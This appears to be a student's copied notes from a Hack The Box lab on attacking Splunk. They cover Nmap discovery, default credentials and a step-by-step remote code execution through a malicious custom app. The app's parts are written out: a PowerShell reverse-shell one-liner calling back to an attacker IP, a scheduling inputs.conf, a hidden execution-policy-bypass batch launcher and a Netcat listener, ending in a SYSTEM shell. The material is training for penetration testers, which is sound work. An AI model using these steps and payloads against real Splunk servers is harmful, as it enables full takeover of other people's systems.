
Discovery/Footprinting

Splunk is prevalent in internal networks and often runs as root on Linux or SYSTEM on Windows systems.


While uncommon, we may encounter Splunk externally facing at times. Let's imagine that we uncover a forgotten instance of Splunk in our Aquatone report that has since automatically converted to the free version, which does not require authentication.

Since we have yet to gain a foothold in the internal network, let's focus our attention on Splunk and see if we can turn this access into RCE.

The Splunk web server runs by default on port 8000. On older versions of Splunk, the default credentials are admin:changeme, which are conveniently displayed on the login page.



The latest version of Splunk sets credentials during the installation process. If the default credentials do not work, it is worth checking for common weak passwords such as admin, Welcome, Welcome1, Password123, etc.




We can discover Splunk with a quick Nmap service scan. Here we can see that Nmap identified the Splunkd httpd service on port 8000 and port 8089, the Splunk management port for communication with the Splunk REST API.

```
Vigneswar@htb[/htb]$ sudo nmap -sV 10.129.201.50

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-22 08:43 EDT
Nmap scan report for 10.129.201.50
Host is up (0.11s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp open  ssl/http      Splunkd httpd
8080/tcp open  http          Indy httpd 17.3.33.2830 (Paessler PRTG bandwidth mon
8089/tcp open  ssl/http      Splunkd httpd
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.
Nmap done: 1 IP address (1 host up) scanned in 39.22 seconds
```


Enumeration

The Splunk Enterprise trial converts to a free version after 60 days, which doesn't require authentication. It is not uncommon for system administrators to install a trial of Splunk to test it out, which is subsequently forgotten about.

This will automatically convert to the free version that does not have any form of authentication, introducing a security hole in the environment. Some organizations may opt for the free version due to budget constraints, not fully understanding the implications of having no user/role management.



Once logged in to Splunk (or having accessed an instance of Splunk Free), we can browse data, run reports, create dashboards, install applications from the Splunkbase library, and install custom applications.



Splunk has multiple ways of running code, such as server-side Django applications, REST endpoints, scripted inputs, and alerting scripts.

A common method of gaining remote code execution on a Splunk server is through the use of a scripted input. These are designed to help integrate Splunk with data sources such as APIs or file servers that require custom methods to access. Scripted inputs are intended to run these scripts, with STDOUT provided as input to Splunk.

As Splunk can be installed on Windows or Linux hosts, scripted inputs can be created to run Bash , PowerShell, or Batch scripts.

Also, every Splunk installation comes with Python installed, so Python scripts can be run on any Splunk system.


A quick way to gain RCE is by creating a scripted input that tells Splunk to run a Python reverse shell script. We'll cover this in the next section.

Aside from this built-in functionality, Splunk has suffered from various public vulnerabilities over the years, such as this SSRF that could be used to gain unauthorized access to the Splunk REST API.

At the time of writing, Splunk has 47 CVEs. If we perform a vulnerability scan against Splunk during a penetration test, we will often see many non-exploitable vulnerabilities returned. This is why it is important to understand how to abuse built-in functionality.


Exercise

1) Scanned the target



```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.129.201.50 -p 8000,8080,8089 -sV -sC
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-07 13:18 IST
Nmap scan report for 10.129.201.50
Host is up (0.43s latency).

PORT     STATE SERVICE  VERSION
8000/tcp open  ssl/http Splunkd httpd
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was https://10.129.201.50:8000/en-US/account/login?return_to=%2Fen-US%2F
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
| ssl-cert: Subject: commonName=APP03/organizationName=SplunkUser
| Not valid before: 2021-08-27T16:52:08
|_Not valid after:  2024-08-26T16:52:08
8080/tcp open  http     Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (APP03)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-open-proxy: Proxy might be redirecting requests
8089/tcp open  ssl/http Splunkd httpd
|_http-title: splunkd
|_http-server-header: Splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2021-08-27T16:50:39
|_Not valid after:  2024-08-26T16:50:39
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 98.13 seconds
```

2) Found the version



Splunk - Attacking

As discussed in the previous section, we can gain remote code execution on Splunk by creating a custom application to run Python, Batch, Bash, or PowerShell scripts.

From the Nmap discovery scan, we noticed that our target is a Windows server. Since Splunk comes with Python installed, we can create a custom Splunk application that gives us remote code execution using Python or a PowerShell script.

Abusing Built-In Functionality

https://github.com/0xjpuff/reverse_shell_splunk

We can use this Splunk package to assist us. The bin directory in this repo has examples for Python and PowerShell.

Let's walk through this step-by-step.

To achieve this, we first need to create a custom Splunk application using the following directory structure.

```
Vigneswar@htb[/htb]$ tree splunk_shell/

splunk_shell/
├── bin
└── default

2 directories, 0 files
```

The bin directory will contain any scripts that we intend to run (in this case, a PowerShell reverse shell), and the default directory will have our inputs.conf file.

Our reverse shell will be a PowerShell one-liner.

```
#A simple and small reverse shell. Options and help removed to save space.
#Uncomment and change the hardcoded IP address and port number in the below line.
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.15',443);$stream = $c
```

The inputs.conf file tells Splunk which script to run and any other conditions.

Here we set the app as enabled and tell Splunk to run the script every 10 seconds. The interval is always in seconds, and the input (script) will only run if this setting is present.

```
Vigneswar@htb[/htb]$ cat inputs.conf

[script://./bin/rev.py]
disabled = 0
interval = 10
sourcetype = shell

[script://.\bin\run.bat]
disabled = 0
sourcetype = shell
interval = 10
```


We need the .bat file, which will run when the application is deployed and execute the PowerShell one-liner.

```
@ECHO OFF
PowerShell.exe -exec bypass -w hidden -Command "& '%~dpn0.ps1'"
Exit
```

Once the files are created, we can create a tarball or `.spl` file.

```
Vigneswar@htb[/htb]$ tar -cvzf updater.tar.gz splunk_shell/

splunk_shell/
splunk_shell/bin/
splunk_shell/bin/rev.py
splunk_shell/bin/run.bat
splunk_shell/bin/run.ps1
splunk_shell/default/
splunk_shell/default/inputs.conf
```


The next step is to choose `Install app from file` and upload the application.



Before uploading the malicious custom app, let's start a listener using Netcat or socat.

```
Vigneswar@htb[/htb]$ sudo nc -lnvp 443

listening on [any] 443 ...
```

On the `Upload app` page, click on browse, choose the tarball we created earlier and click `Upload`.



As soon as we upload the application, a reverse shell is received as the status of the application will automatically be switched to `Enabled`.

```
Vigneswar@htb[/htb]$ sudo nc -lnvp 443

listening on [any] 443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.201.50] 53145


PS C:\Windows\system32> whoami

nt authority\system


PS C:\Windows\system32> hostname

APP03


PS C:\Windows\system32>
```

In this case, we got a shell back as NT AUTHORTY\SYSTEM. If this were a real-world assessment, we could proceed to enumerate the target for credentials in the registry, memory, or stored elsewhere on the file system to use for lateral movement within the network.

